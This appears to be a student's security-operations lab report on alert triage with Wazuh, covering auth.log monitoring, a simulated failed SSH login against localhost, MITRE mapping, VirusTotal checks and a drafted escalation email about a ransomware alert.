


Figure 10 Final Case View



Escalation Process

A formal escalation email was drafted to notify Tier 2 analysts about the critical incident.

Dear Tier 2 Team,

A critical ransomware alert has been detected on Server-X through Wazuh monitoring. The alert indicates suspicious activity involving a malicious file named "crypto_locker.exe" and communication from IP address 192.168.1.50.

These indicators suggest potential ransomware execution and possible command-and-control activity. Immediate investigation is required to prevent further impact.

Kindly analyze the file, block the IP if malicious, and provide updates on mitigation actions.

Regards,

SOC Analyst

Conclusion

This task provided hands-on experience in alert classification, prioritization using CVSS, MITRE ATT&CK mapping, real-time log monitoring using Wazuh, incident ticket creation in TheHive, and escalation procedures. It helped in understanding the real-world SOC workflow and incident response process.



3.Alert Triage Practice

Tools Used

- Wazuh SIEM
- Linux (Ubuntu VM)
- VirusTotal
- GuardPot (Threat Intelligence)

Practical Execution

- Used:

`sudo tail -f /var/log/auth.log`

- Observed:
 - Authentication logs
 - System login events
 - Failed login attempts



```
ubuntu [Running] - Oracle VirtualBox
File Machine View Input Devices Help

Mar 26 14:33

sudeep@sudeep-VirtualBox: ~
sudeep@sudeep-VirtualBox:~$ sudo tail -f /var/log/auth.log
[sudo] password for sudeep:
2026-03-26T14:29:25.667539+05:30 sudeep-VirtualBox polkitd[692]: Unregistered Authentication Agent for unix-session:c1 (system bus name :1.45, object path /org/freedesktop/PolicyKit1/AuthenticationAgent, locale en_US.UTF-8) (disconnected from bus)
2026-03-26T14:29:25.721427+05:30 sudeep-VirtualBox systemd-logind[704]: Session c1 logged out. Waiting for processes to exit.
2026-03-26T14:29:25.731402+05:30 sudeep-VirtualBox systemd-logind[704]: Removed session c1.
2026-03-26T14:29:35.928011+05:30 sudeep-VirtualBox (sd-pam): pam_unix(systemd-user:session): session closed for user gdm
2026-03-26T14:30:02.069553+05:30 sudeep-VirtualBox CRON[3508]: pam_unix(cron:session): session opened for user root(uid=0) by root(uid=0)
2026-03-26T14:30:02.077591+05:30 sudeep-VirtualBox CRON[3508]: pam_unix(cron:session): session closed for user root
2026-03-26T14:30:27.207183+05:30 sudeep-VirtualBox pkexec: pam_unix(polkit-1:session): session opened for user root(uid=0) by sudeep(uid=1000)
2026-03-26T14:30:27.211794+05:30 sudeep-VirtualBox pkexec[3558]: sudeep: Executing command [USER=root] [TTY=unknown] [CWD=/home/sudeep] [COMMAND=/usr/lib/update-notifier/package-system-locked]
2026-03-26T14:30:59.389245+05:30 sudeep-VirtualBox sudo: sudeep : TTY=pts/0 ; PWD=/home/sudeep ; USER=root ; COMMAND=/usr/bin/tail -f /var/log/auth.log
2026-03-26T14:30:59.397351+05:30 sudeep-VirtualBox sudo: pam_unix(sudo:session): session opened for user root(uid=0) by sudeep(uid=1000)
```

Figure 1 Linux Authentication Logs Monitoring

Simulated Attack (SSH Failed Login)

- Performed:
ssh fakeuser@localhost
- Multiple incorrect password attempts generated logs

Alert Analysis in Wazuh

Observed alerts:

- **AppArmor DENIED (Low priority)**
- **SSH authentication failure (High priority)**



Key Fields:

- rule.id
- rule.level
- rule.description
- srcip (127.0.0.1)

Alert Triage Table

Alert ID	Description	Source IP	Rule ID	Rule Level	Priority	Status
001	AppArmor DENIED	Localhost	52002	3	Low	Closed
002	SSH Authentication Failure	127.0.0.1	2502	10	High	

Analysis of Alerts

- ♦ **Low Priority Alert**
 - AppArmor DENIED
 - Normal system restriction
 - No malicious activity
 - Classified as **False Positive / Informational**




Figure 2 Wazuh Alert – Low Severity (AppArmor)-a




Figure 3 Wazuh Alert – Low Severity (AppArmor)-b

High Priority Alert

- Multiple failed SSH logins
- MITRE Mapping:
 - **T1110 – Brute Force**
- Indicates credential attack behavior

Classified as **Suspicious / Potential Attack**



The screenshot shows the Wazuh Discover interface in a web browser. The left sidebar contains a search bar and a list of available fields. The main panel displays a list of alerts, with the selected alert expanded to show its details in a table format.

Available fields:

- _index
- agent.id
- agent.name
- data.command
- data.dstuser
- data.extra_data
- data.pwd
- data.srcip
- data.srcuser
- data.status
- data.tty
- data.uid
- decoder.ftscment
- decoder.name

Alert Details Table:

Time	_source
Mar 26, 2026 @ 15:30:02.000	<pre>{ "predecoder.hostname": "sudeep-VirtualBox", "predecoder.program_name": "sshd", "predecoder.timestamp": "Mar 26 10:00:00", "input.type": "log", "agent.name": "sudeep-VirtualBox", "agent.id": "000", "manager.name": "sudeep-VirtualBox", "rule.mail": "false", "rule.level": 10, "rule.pci_dss": "10.2.4, 10.2.5", "rule.hipaa": "164.312.b", "rule.tsc": "CC6.1, CC6.8, CC7.2, CC7.3", "rule.description": "syslog: User missed the password more than one time", "rule.groups": "syslog, access_control, authentication_failed", "rule.nist_800_53": "AU.14, AC.7", "rule.gdpr": "IV.35.7.d, IV.32.2", "rule.firedtimes": 6 }</pre>

Expanded document Table:

Field	Value
_index	wazuh-alerts-4.x-2026.03.26
agent.id	000
agent.name	sudeep-VirtualBox
decoder.name	sshd
full_log	Mar 26 10:00:00 sudeep-VirtualBox sshd[19557]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=127.0.0.1
id	1774519202.207931
input.type	log
location	journald
manager.name	sudeep-VirtualBox

Figure 4 :Wazuh Alert – High Severity (SSH Brute Force)-a




Figure 5 : Wazuh Alert – High Severity (SSH Brute Force)-b

Threat Intelligence Validation

VirusTotal Analysis




Figure 6 : VirusTotal Analysis – Local IP for low severity




Figure 7 : VirusTotal Analysis – Local IP for High severity - a




Figure 8 : VirusTotal Analysis – Local IP for High severity - b

Advanced Insight

Even though VirusTotal flagged some detections:

- It is due to **shared/global intelligence**
- Not relevant for localhost

Shows:

- Global attack patterns
- Attack types (SSH, RDP, SQL, etc.)
- Risk grading (A–E)

